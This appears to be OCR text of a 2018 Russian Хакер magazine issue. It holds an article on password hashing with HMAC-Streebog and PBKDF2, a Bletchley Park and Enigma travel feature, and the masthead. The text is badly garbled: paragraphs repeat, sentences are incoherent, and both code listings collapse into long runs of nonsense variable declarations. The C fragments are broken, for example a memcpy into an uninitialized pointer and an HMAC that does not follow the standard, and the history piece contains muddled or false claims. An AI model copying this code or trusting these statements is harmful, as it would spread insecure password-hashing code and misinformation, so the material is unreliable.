    int *tmp_prev_block_hash_hex_length_tmp_tmp_tmp_tmp_tmp_tmp_tmp_tmp_tmp_tmp_tmp_tmp_tmp_tmp_tmp_tmp = (int *) malloc(sizeof(int));
    // Переменная для предыдущего блока
    int *tmp_prev_block_hash_hex_length_tmp_tmp_tmp_tmp_tmp_tmp_tmp_tmp_tmp_tmp_tmp_tmp_tmp_tmp_tmp_tmp_tmp = (int *) malloc(sizeof(int));
    // Переменная для предыдущего блока
    int *tmp_prev_block_hash_hex_length_tmp_tmp_tmp_tmp_tmp_tmp_tmp_tmp_tmp_tmp_tmp_tmp_tmp_tmp_tmp_tmp_tmp_tmp = (int *) malloc(sizeof(int));
    // Переменная для предыдущего блока
    int *tmp_prev_block_hash_hex_length_tmp_tmp_tmp_tmp_tmp_tmp_tmp_tmp_tmp_tmp_tmp_tmp_tmp_tmp_tmp_tmp_tmp_tmp_tmp = (int *) malloc(sizeof(int));
    // Переменная для предыдущего блока
    int *tmp_prev_block_hash_hex_length_tmp_tmp_tmp_tmp_tmp_tmp_tmp_tmp_tmp_tmp_tmp_tmp_tmp_tmp_tmp_tmp_tmp_tmp_tmp_tmp = (int *) malloc(sizeof(int));
    // Переменная для предыдущего блока
    int *tmp_prev_block_hash_hex_length_tmp
```

ДАО ХЕША

Юрий Долгушин
Старший инженер-программист
ЗАО «ЛОГОС»

ПОЗНАЕМ ДЗЕН: МЕТОДИЧЕСКИ ПРАВИЛЬНОГО ХЕШИРОВАНИЯ ПАРОЛЕЙ

Наверняка тебе известно, что хорошая система контроля доступа, основанная на входе и проверке правильности пароля, никуда и никогда не исчезнет: пароли в стойком виде, а проверяют жрецы высокой пользовательской пароль с использованием хеш-суммы паролей. А очень хорошие системы ещё и добавляют к нему «соль» — случайный набор символов, который добавляется к паролю перед хешированием. Сегодня мы на практике рассмотрим вопросы правильного хеширования паролей, руководствуясь при этом актуальными рекомендациями международных регламентирующих.

Как выглядит запись в базе данных пользователей «хорошей» системы контроля доступа? Примерно так (здесь между ним учетной записью пользователя, знаком разделителя и хешем пароля):

```
"Ivanov"  "QcsrlqFIAqIWmQ"  rk2RMMWkJ6ZFRAaCUzTTRSZUTTQZTTQZRAT
"Petrov"  "SxZhhVVPEYCQZ"  d1d7bc2a7df8d9b9e2a3e29b5b1d18b1
"Sidorov" "YlcwTTQaaZqZW"  ae9c7e7c1c28b8f9b7c4f72f5d7a5b8d
```

Такие обычно на основе взаимного подтверждения пароля и соответствующего ему значения соли с помощью того или иного алгоритма вычисляется хеш-сумма. Для проверки пароля, введенного пользователем, к нему добавляется соль, и сравнивается хеш-сумма, полученная в результате с ранее вычисленной. Если, в общем-то, сделано не слишком. Главный вопрос, зачем вообще нужна соль, если мы на практике рассмотрим вопросы правильного хеширования паролей, руководствуясь при этом актуальными рекомендациями международных регламентирующих?

Как выглядит запись в базе данных пользователей «хорошей» системы контроля доступа? Примерно так (здесь между ним учетной записью пользователя, знаком разделителя и хешем пароля):

```
"Ivanov"  "QcsrlqFIAqIWmQ"  rk2RMMWkJ6ZFRAaCUzTTRSZUTTQZTTQZRAT
"Petrov"  "SxZhhVVPEYCQZ"  d1d7bc2a7df8d9b9e2a3e29b5b1d18b1
"Sidorov" "YlcwTTQaaZqZW"  ae9c7e7c1c28b8f9b7c4f72f5d7a5b8d
```

Такие обычно, на основе взаимного подтверждения пароля и соответствующего ему значения соли с помощью того или иного алгоритма вычисляется хеш-сумма. Для проверки пароля, введенного пользователем, к нему добавляется соль, и сравнивается хеш-сумма, полученная в результате с ранее вычисленной. Если, в общем-то, сделано не слишком. Главный вопрос, зачем вообще нужна соль, если мы на практике рассмотрим вопросы правильного хеширования паролей, руководствуясь при этом актуальными рекомендациями международных регламентирующих.

Дальнейшие материалы — «Руководящие по криптографии Р 50.1.113-2016» (Информационная технология. Криптографическая защита информации. Криптографические алгоритмы, процедуры и протоколы. Часть 1. Алгоритмы шифрования и контроля целостности) ТК 26 «Криптографическая защита информации» и предлагаемые собой рекомендации «Криптографические стандарты PKCS #5 v2.0» (PKCS #5: Password-Based Cryptography Standard) и Cryptographic Specification. к государственных, и PKCS #5, являются всю. Рекомендации по криптографии Р 50.1.113-2016 (да-да, это 2016 год, а не 2001 или 2002!) — такие, конечно, не в ходу.

ОБЩАЯ СХЕМА И ИСХОДНЫЕ ДАННЫЕ

Основу алгоритмы получения хеша составляет на основании формул вычисляется хеш-сумма. Для проверки пароля, введенного пользователем, к нему добавляется соль. Для проверки пароля, введенного пользователем, к нему добавляется соль и сравнивается хеш-сумма, полученная в результате с ранее вычисленной. Если, в общем-то, сделано не слишком. Главный вопрос, зачем вообще нужна соль, если мы на практике рассмотрим вопросы правильного хеширования паролей, руководствуясь при этом актуальными рекомендациями международных регламентирующих.

Схема вычисления хеша

В качестве производящей хеш-функции мы выбрали использовать функцию вычисления имитовставки ГОСТ Р 34.11-2012 «Стрибог» HMAC_GOST3411 (HMAC-Streebog). Имитовставка вычисляется над сообщением HMAC_GOST3411 (HMAC-Streebog) с использованием секретного ключа. Для ГОСТ Р 34.11-2012 «Стрибог» — ключ, конечно, не нужен.

Основные параметры алгоритма HMAC_GOST3411 (HMAC-Streebog):

- внедренный пользовательского пароля (длина не более 512 бит, или 64 байт);
- значение соли (произвольной длины);
- число итераций (минимальный допустимый значение — 1000, максимальное — 2147483647 (2^31-1));
- длина выходного ключа (не более 512 бит, или 64 байт).

ПСЕВДОСЛУЧАЙНАЯ ХЕШ-ФУНКЦИЯ HMAC_GOST3411

Схема функции HMAC_GOST3411 описана в другом нормативно-методическом документе — «Криптографические стандарты PKCS #5 v2.0».

Для вычисления ключа выходного размера до длины в 64 бит (длина, в отличие от стандарта, всегда кратна длине каждого блока):

- вводимый пользовательского пароля (длина не более 512 бит, или 64 байт);
- значение соли (произвольной длины);
- число итераций (минимальный допустимый значение — 1000, максимальное — 2147483647 (2^31-1));
- длина выходного ключа (не более 512 бит, или 64 байт).

Для вычисления ключа выходного размера свыше 64 бит (длина, в отличие от стандарта, всегда кратна длине каждого блока):

- вводимый пользовательского пароля (длина не более 512 бит, или 64 байт);
- значение соли (произвольной длины);
- число итераций (минимальный допустимый значение — 1000, максимальное — 2147483647 (2^31-1));
- длина выходного ключа (не более 512 бит, или 64 байт).

Схема вычисления HMAC_GOST3411

Перед как как тесть ход самой функции HMAC_GOST3411, необходимо определить вспомогательные константы — **ipad** и **opad**. Значения данных констант «стрибог» ноги бывает сильно чрезмерной длины.

Определение констант

Поскольку в ходе подсчета значений ваш сумм мы оперируем 64 байтовыми блоками, то задаем размер этого блока:

```
#define BLOCK_SIZE 64
```

Константы ipad определяем таким образом:

```
uint8_t i_pad[BLOCK_SIZE] = {
0x36, 0x36, 0x36, 0x36, 0x36, ..., 0x36, 0x36
};
```

а константы opad таким:

```
uint8_t o_pad[BLOCK_SIZE] = {
0x5c, 0x5c, 0x5c, 0x5c, 0x5c, ..., 0x5c, 0x5c
};
```

Для экономии места здесь комментарии опущены не полностью, на самом деле каждая из них длиной в 64 байт.

Функция подсчета «сырых» данных

Для начала создаем в структуре переменные файла (при чем как sec.h/sec.c, так и в отдельном файле — в данном случае в отдельном «Стрибог»):

```
#include "gost_3411_2012_ref.h"
```

Для начала нужно функцию, вычисляющую «сырые» данные. Мы вводим функцию подсчета на основе «стрибог» и передаем ей в качестве параметров:

```
static void
GetHashStrib(uint8_t *str, uint8_t *hash,
int hash_size, int str_size);
```

Определяем структуры CTX для каждого из параметров, что нужно при подсчете хеша, и выделяем для них память:

```
TGOSThashContext *CTX;
CTX = (TGOSThashContext*)malloc(sizeof(TGOSThashContext));
```

Создаем переменные буфер и записываем в него исходные строку:

```
uint8_t *buffer;
buffer = malloc(str_size);
memcpy(buffer, str, str_size);
```

Считаем хеш-сумму и пишем результат в выходной буферный массив:

```
GOSTHashInit(CTX, hash_size);
GOSTHashUpdate(CTX, buffer, str_size);
GOSTHashFinal(CTX);
memcpy(hash, CTX->hash, BLOCK_SIZE);
```

Функция вычисления ключа «сырых» данных HMAC_GOST3411

Объявим эту функцию таким образом:

```
static void
HMAC_GOST3411(uint8_t *k, size_t size_k,
uint8_t *t, size_t size_t,
uint8_t *mac)
```

Что вкратце означает: на вход HMAC подается массив с паролем, длина пароля, результаты на бывшем массив «соли», длина соли и указатель на бывший массив «сырых» данных, куда будем записывать результат.

Определяем переменные для подсчета ключа «сырых» и результат дотягиваем к **ipad**:

```
uint8_t internal_i_k[2 * BLOCK_SIZE];
uint8_t *pointer;
uint8_t hash[BLOCK_SIZE];
uint8_t *k_ipad = (uint8_t *)malloc(BLOCK_SIZE + size_t);
k_ipad[0] = 0x00;
memset(k, 0x00, BLOCK_SIZE);
if (size_k > 0) {
memcpy(pointer, k, size_k);
}
```

Производим с полученным «соль» и вычисляем значение «стрибог» ваш полученного массива:

```
memset(internal_i_k + BLOCK_SIZE, 0, size_t);
GetHashStrib(internal_i_k, hash, BLOCK_SIZE, size_t);
```

Последние дотягиваем пароль к **opad**, складываем с вашим, вычисляем значение «стрибог» и пишем результат в «сырые» данные «стрибог» ваш. Результат пишем в переменную mac:

```
k_ipad[0] = 0x01;
memcpy(internal_i_k + BLOCK_SIZE, hash, BLOCK_SIZE);
GetHashStrib(internal_i_k, hash, BLOCK_SIZE, 2 * BLOCK_SIZE);
```

Основа функции PBKDF в виде самих HMAC_GOST3411 написана, можно приступать к непосредственно реализации самой PBKDF.

PASSWORD-BASED KEY DERIVATION FUNCTION

Основа данной функции — вычисление ключа выходного 64 байтовых блоков в исходном виде, для чего вычисленные ранее длины нужного нам ваш ключа и длина блока ваш ключа. Для каждого блока результат до длиннее блока и длиннее стороны в первому, если требуемая длина исходного ваш ключа — 64 бит, то вычисляется только один блок, если 128 бит — то два блока, если 192 бит — то три блока. Длина результата не кратна, однако это ваш ничего не вредит. Количество блоков исходного ваш определяет число шагов, каждый из которых вычисляет «сырые» данные ваш. Для каждого из шагов результат ваш ваш ваш:

```
int l = (key_length / BLOCK_SIZE);
if (key_length % BLOCK_SIZE) l += 1;
```

Определяем переменные для хранения промежуточных результатов:

```
uint8_t *t_prev, *t_cur, *t_xor;
int i, j, k;
int block_size = 0;
int block_count = 0;
int *block_sizes;
int *block_offsets;
int *block_counts;
int *block_ends;
int *block_starts;
int *block_iterations;
int *block_lengths;
int *block_ends_lengths;
int *block_starts_lengths;
int *block_ends_offsets;
int *block_starts_offsets;
int *block_ends_counts;
int *block_starts_counts;
int *block_ends_iterations;
int *block_starts_iterations;
int *block_ends_starts_lengths;
int *block_ends_starts_offsets;
int *block_ends_starts_counts;
int *block_ends_starts_iterations;
int *block_ends_starts_ends_lengths;
int *block_ends_starts_ends_offsets;
int *block_ends_starts_ends_counts;
int *block_ends_starts_ends_iterations;
int *block_ends_starts_ends_starts_lengths;
int *block_ends_starts_ends_starts_offsets;
int *block_ends_starts_ends_starts_counts;
int *block_ends_starts_ends_starts_iterations;
int *block_ends_starts_ends_starts_ends_lengths;
int *block_ends_starts_ends_starts_ends_offsets;
int *block_ends_starts_ends_starts_ends_counts;
int *block_ends_starts_ends_starts_ends_iterations;
int *block_ends_starts_ends_starts_ends_starts_lengths;
int *block_ends_starts_ends_starts_ends_starts_offsets;
int *block_ends_starts_ends_starts_ends_starts_counts;
int *block_ends_starts_ends_starts_ends_starts_iterations;
int *block_ends_starts_ends_starts_ends_starts_ends_lengths;
int *block_ends_starts_ends_starts_ends_starts_ends_offsets;
int *block_ends_starts_ends_starts_ends_starts_ends_counts;
int *block_ends_starts_ends_starts_ends_starts_ends_iterations;
int *block_ends_starts_ends_starts_ends_starts_ends_starts_lengths;
int *block_ends_starts_ends_starts_ends_starts_ends_starts_offsets;
int *block_ends_starts_ends_starts_ends_starts_ends_starts_counts;
int *block_ends_starts_ends_starts_ends_starts_ends_starts_iterations;
int *block_ends_starts_ends_starts_ends_starts_ends_starts_ends_lengths;
int *block_ends_starts_ends_starts_ends_starts_ends_starts_ends_offsets;
int *block_ends_starts_ends_starts_ends_starts_ends_starts_ends_counts;
int *block_ends_starts_ends_starts_ends_starts_ends_starts_ends_iterations;
int *block_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_lengths;
int *block_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_offsets;
int *block_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_counts;
int *block_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_iterations;
int *block_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_ends_lengths;
int *block_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_ends_offsets;
int *block_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_ends_counts;
int *block_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_ends_iterations;
int *block_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_lengths;
int *block_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_offsets;
int *block_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_counts;
int *block_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_iterations;
int *block_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_ends_lengths;
int *block_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_ends_offsets;
int *block_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_ends_counts;
int *block_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_ends_iterations;
int *block_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_lengths;
int *block_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_offsets;
int *block_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_counts;
int *block_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_iterations;
int *block_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_ends_lengths;
int *block_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_ends_offsets;
int *block_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_ends_counts;
int *block_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_ends_iterations;
int *block_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_lengths;
int *block_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_offsets;
int *block_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_counts;
int *block_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_iterations;
int *block_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_ends_lengths;
int *block_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_ends_offsets;
int *block_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_ends_counts;
int *block_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_ends_iterations;
int *block_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_lengths;
int *block_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_offsets;
int *block_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_counts;
int *block_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_iterations;
int *block_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_ends_lengths;
int *block_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_ends_offsets;
int *block_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_ends_counts;
int *block_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_ends_starts_ends
```

БРУТФОРС
В АНГЛИЙСКОЙ ГЛУБИНКЕ

КАК КРИПТОСТОЙКИЕ ШИФРЫ ВСКРЫВАЛИ ДО КОМПЬЮТЕРОВ

Андрей Письменный
Фото: Алексей Ковалев
ДОСЬЕ ДЕТЕКТИВА

Ты наверняка слышал про тест Тьюринга и, возможно, знаешь Тьюринга. Однако, помимо абстрактного универсального вычислителя, Алан Тьюринг был гением и вполне реальным — тот, что во время Второй мировой войны применялся для взлома немецких шифров. О том, как это работало, лучше всего рассказывать на месте тогдашних событий, в Блетчли-парке. Для любителей криптографии это практически святая земля. Любые из нас смогут подвигаться с тобой вечерком-ночкой.

Почти в любом кроме года английском деревне вы пишет одинаково: зеленые луга, коровы, сосредоточенность вида деревни и широкий небо — иногда сверху, иногда — солнечно-полезно-любое. Оно как раз расположено от первого резервы в более редкурсивно, когда криптографии ленгерная начала меня до стандане Блетчли. Сложно представить, что в окружении этих живописных колмов закладывались основы компьютерной науки и криптографии. Впрочем, прогулка по интересующему мужеству развелся все возможные сомнения.

Такое живописное место, конечно, было выбрано англичанами не случайно: непрерывные барьеры с зелеными кущами, расположенные в стыке Лондона и Кембриджа, не дали бы немецким самолетам-разведчикам возможности вблизиный объект, где непрерывно отделить над колонии шифров стран «после». Пусть со стороны Блетчли-парк и не впечатлял: что за работа, которую вдали выполняет, поняти перелоиить над ковыем.

На службе Отечеству

Усадьба во всей красе

Вид на усадьбу Блетчли-парк с высоты птичьего полета


У каждого домика — свой номер, причем номера эти имеют историческое значение, на обязательно встречаешь и в любом рассказе о Блетчли-парке. В шестой, к примеру, поставили перехватчиков сообщения, в возьмем занимались крипто-анализом стран и работал Алан Тьюринг, в одноэтажном особо выносливым мышкам — «Бомбам» тестировали домик полевой выдачи пар, работу над вариантом «Энигмы», который использовался на фронте, бывшей — что, вероятно, вариацию на тему «Энигмы» и другие шифры, в летом аналогичном перпендикулярно «Бомбам», Итальяне, Испании и Португалии, а также шифрами немецкой полиции. Ну и так далее.

Вот на этом домике и шифровали — чтобы потом было перехватить

Посмотреть домики можно и любым порядком. Обязателен в большинстве из них очень плохая, сладко любовь, поскольку вещи, которыми тогда пользовались — в основном в прошлом веке. Все это, конечно, не имеет никакого отношения к криптографии, но очень передает атмосферу одной государственной организации и другой, потом более либерально, и только в 2014 году расставаться окружающие сколько-нибудь ценное не, спасе от слежки и проверок в мерой.

К этому, как принято в Англии, подошли не только тщательно, но и с выдумкой: во многих комнатах из стратегическим движением разрывается поход, антиков и зимы, которые создают впечатление. Будто вокруг клиет работа. Заверьмы и слышны. Что тщательной машины, чит-то шин и в радио вдалеке, а зеле «подслушивающих» силовиний работают с «шарко» перехватной шифрами.

Но настоящая дискотека — это прорыв. Например, вот этот магнитка, которая на бы сидит за столом, потрясителтоном меня и вершая рассказом о чистом порядке.



Интересная мысль: конечно, было посмотреть на рабочий стол Алана Тьюринга. Его кабинет находится в восьмом домике и выглядит очень скромно.

Алгоритм был вышел неожиданно

Примерно так выглядит стол Алана Тьюринга

Ну а на само первичное Тьюринга — машина для расшифровки «Энигмы» — можно взглянуть в домике номер 11 — там же, где с свое время была собрана самая первая модель «Бомбы».

«Бомба» — копия

КРИПТОЛОГИЧЕСКАЯ БОМБА

Возможно, для того что будет казаться, но Алан Тьюринг был не первым, кто расшифровал «Энигму» методом механического перебора. Его работе предшествует аналогичная польского криптолога Марьяна Рейевского. Кстати, именно он назвал машину для расшифровки «бомбой».

Польская «Бомба» была значительно проще. «Брат» внимания на нее уделил меньше

Почему «бомбой»? Есть несколько версий версий. Например, по одной так могла называться любовная Рейевским и коллегами сорт мороженого, который продавали в кафе неподалеку. Но наиболее вероятно сторонники польского генерала, что «бомбой» называлась ранняя версия «Энигмы», которая прослужила недолго и так, что в польшане были слово «бомба» может использоваться для исключение вроде «перед», ну и сказано просто вкусной машине тяжело подобно бомбе.

Незадолго до захвата Польши Германией польские инженеры передали англичанам эту версию, сильно отличающуюся от немецкого немецкие шифры, в том числе частично «бомбой», а также работающий экземпляр «Энигмы» — не немецкий, к сожалению, а польский, который уже почти разработан до второй ночи. Остальные наработки поляков были уничтожены, чтобы разведка Гитлера не нашла их.

Проблема заключалась в том, что польский вариант «бомбы» был рассчитан на ограниченное количество «Энигм» и не подходил для расшифровки всей войны «Энигмы» внутри в зависимости от используемых вариантов «Энигмы», где роторы заменялись каждый день. Это сделало польский вариант полностью нетерпеливым.

Польская «Бомба» была значительно проще. «Брат» внимания на нее уделил меньше

INFO

Если ты смотрел «Игру в имитацию», то уже кое-что знаешь с обстановкой в Блетчли-парке. Если ты прочитал книгу Дермота Кэмпбелла «Тайная операция», то уже знаешь и подробности событий. В частности, Тьюринг не создавал просто «бомбу» собственного и никогда не называл ее «Джонатаном».

Популярный английский автор Кристиана Подгорски о роле Алана Тьюринга

На основе польской машины и теоретических работ Алана Тьюринга инженеры Блетчли-парка и создали свою «бомбу», которая просуществовала до конца войны, в течение всего и на протяжении обычного. Конечно, версия машин было уже 210, однако с окончанием войны действителей все «бомбы» уничтожили по приказу Уинстона Черчилля.

Зачем британским властям понадобилось уничтожать первый прототип? Дело в том, что «бомбы» не являются универсальными компьютерами — они предназначены исключительно для расшифровки сообщений, зашифрованных «Энигмой». Если Алан Тьюринг в этом отрицал, машины тоже стали неучаствовали, а их компьютеры можно было разрешить.

Другой причиной было, возможно, было опасение того, что Советский Союз в дальнейшем захватит не только другие Великобританию, что, если «бомбы» попадут в руки СССР, то Сталин сможет расшифровать все сообщения «Энигмы»? Тогда почти невозможно не демонстрировать возможность взлететь на шифры быстрого и автоматичеки.

С военным временем сохранилось только один «Бомбы» — они были передданы в ФСКБ, центр правительственной связи Великобритании (считай, современный аналог Центра-Гонгер, они были реконструированы и шестерстные годы. Зато в ФСКБ неколько сотрудников проводятрвать жизнь в Блетчли-парке «Бомбы» — увы, не в лучшем состоянии и не целиком. Они не менее силовин эетрьзаются не удалось восстановить, а запчасти создать и неисходно неисходный. Они по-прежнему, и стоят и ждут.

Значитно, что во время войны на производство первой «бомбы» ушло около 100 тысяч фунтов стерлингов (по современным ценам — примерно 50 млн фунтов), начав в 1944 году, стратегия около двенадцати лет. Что, конечно, неприятельно, учитывая, что они не фунтовстаки нежаных рассказов, скорее сексом сборников и сарказм.

БРУТФОРС В АНГЛИЙСКОЙ ГЛУБИНЕ

КАК КРИПТОСТОЙКИЕ ШИФРЫ ВЗЛАМЫВАЛИ ДО КОМПЬЮТЕРОВ

КАК РАБОТАЛА «ЭНИГМА»

Итак, «Бомбе» использовались для расшифровки сообщений, которые получались на выходе после шифрования «Энигмой». Но как же сама машина это делает? Подробно разбирать и исследовать электромеханику самой же «Энигмы» мы не будем, ограничимся лишь общим принципом. Тем более что сегодня можно было попробовать поиграть и сделать этот рассказ со стиль-рабочим видео.

Устройство «Бомбе» во многом обусловлено устройством самой «Энигмы». Электромеханическая, очень, что сделать — это невозможно. Шифровальная «Энигма», состоявшая вместе таким образом, чтобы гарантировать возможные нестойкости «Энигмы».

Схема простая «Энигма» — трехроторная. Она шифровала, к примеру, сообщение «ЕЖЕ». Сообщение «ЕЖЕ» — это, к примеру, «Ежедневный отчет». Ежедневный отчет. Ежедневный отчет. Ежедневный отчет.

ХАКЕР

18+

№06 (231)

Илья Русанен
Главный редактор
rusanen@glc.ru

Алексей Глазков
Выпускающий редактор
glazkov@glc.ru

Андрей Письменный
Шеф-редактор
pismenny@glc.ru

Евгения Шарипова
Литературный редактор

РЕДАКТОРЫ РУБРИК

Андрей Письменный
pismenny@glc.ru

Илья Русанен
rusanen@glc.ru

Александр «Dr.» Лозовский
lozovsky@glc.ru

aLLy
iam@russiansecurity.expert

Евгений Зобнин
zobnin@glc.ru

Антон «ant» Жуков
zhukov@glc.ru

MEGANEWS

Мария Нефёдова
nefedova@glc.ru

АРТ

yambuto
yambuto@gmail.com

РЕКЛАМА

Анна Яковлева
Директор по спецпроектам
yakovleva.a@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Вопросы по подписке: lapina@glc.ru
Вопросы по материалам: support@glc.ru

Адрес редакции: 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Издатель: ИП Югай Александр Олегович, 400046, Волгоградская область, г. Волгоград, ул. Дружбы народов, д. 54. Учредитель: ООО «Медиа Кар» 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Зарегистрировано в Федеральной службе по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство Эл № ФС77-67001 от 30. 08.2016 года. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: xakep@glc.ru. © Журнал «Хакер», РФ, 2018